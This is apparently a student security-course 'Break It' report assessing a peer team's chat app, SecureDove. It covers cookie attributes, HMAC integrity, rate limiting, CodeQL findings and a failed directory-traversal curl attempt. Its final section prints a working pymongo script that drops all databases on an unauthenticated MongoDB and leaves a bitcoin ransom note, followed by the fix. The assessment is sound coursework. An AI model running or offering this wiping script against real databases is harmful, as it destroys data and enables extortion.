Tina Costanza
Chris Dearing
Gurleen Rekhi

See our CodeQL results.sarif report attached.

418/518 Software Security


Project Deliverable 3 - “Break It”

1. **User Authentication and Key Management**

SecureDove’s passwords are sufficiently long and complex enough. Passwords are securely hashed with bcrypt.

Their authentication cookies are less secure. They never expire, which could lead to unwanted access. In addition, they lack a “Secure” attribute.

This means they can be used with an http connection, and their tokens can be intercepted by a man-in-the-middle attack. This was flagged by our CodeQL report.




Please make sure your password is at least 8 characters long, contains at least one lowercase letter, one uppercase letter, one digit, and a special character (e.g., !, @, #).

Already have an account? Click here to login

2. **Integrity via Message Authentication**

The app correctly uses hmac authentication to ensure messages aren't tampered with between senders, and senders are who they say they are. The message content is correctly HTML escaped.

The download directory cannot be used for file traversal.



f: hi

f: hi

f: hi

d: hi

d: hello

d: what

f: hi

f: hi

f: hi


f: hi

f: ok

d: yo

f: &lt;span style=&quot;color: red;&quot;&gt;test&lt;/span&gt;


Directory traversal attempt:



```
(base) ichormosquito@Chriss-MacBook-Pro-75 ~ % curl http://127.0.0.1:2000/downlo
ad/../../app.py
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manuall
y please check your spelling and try again.</p>
```

3. **Denial of Service (DOS) Attack Prevention**


Their rate-limiting code is correctly implemented. After a number of persistent refreshes, the site displays this message and blocks the offender's IP:



Rate limit exceeded. Please try again later.

4. **CodeQL Report**

CodeQL only found one minor vulnerability in SecureDove's server code:



```
py/insecure-cookie  py/insecure-cookie  2
  ⚠ 175    app.py          Cookie is added without the Secure attribute properly set.
  ⚠ 236    app.py          Cookie is added without the Secure attribute properly set.
```

When SecureDove creates authentication cookies, they do not set their "Secure" attributes to "true". Setting them to "true" would ensure that they were only passed through https connections, NOT http.

However, this is forgivable, as their app is still in staging on localhost.

For production, this should be fixed, as a hacker could downgrade the connection to http, stage a man-in-the-middle attack, and steal the auth token.

**results.sarif file included in .zip file*

5. **Break It**

By sticking to their security plan, SecureDove takes enough precautions to avoid MOST obvious attacks.


However, we found one critical vulnerability that would cripple their app once launched.

SecureDove made the fatal error of exposing their external database port without implementing any database authentication.

As soon as they go live on a new domain, a hacker will inevitably run a script similar to this:

```
from pymongo import MongoClient

client = MongoClient("mongodb://localhost:27017/")

if __name__ == '__main__':
   for db in client.list_database_names():
       if db != "admin":
           client.drop_database(db)
           print(f"Dropped database: {db}")

   print("All gone")

   new_db = client["ransom"]
   new_collection = new_db["message"]
   the_ransom = {"message":"SEND BITCOIN IF U EVER WANT TO SEE UR PRECIOUS DATA AGAIN, HAIL PUTIN"}
   new_collection.insert_one(the_ransom)
```


As shown here, the script removes SecureDove's databases and replaces them with a database called "ransom":



admin		
Storage size: 20.48 kB	Collections: 0	Indexes: 1

ransom		
Storage size: 4.10 kB	Collections: 1	Indexes: 1

When they enter "ransom", they will see the hacker's message:



```
_id: ObjectId('67ee0650aec717b676df09ef')
message : "SEND BITCOIN IF U EVER WANT TO SEE UR PRECIOUS DATA AGAIN, HAIL PUTIN"
```

To patch this, all they need to do is delete the backdoor from their docker-compose file:

```
ports:
 - "27017:27017"
```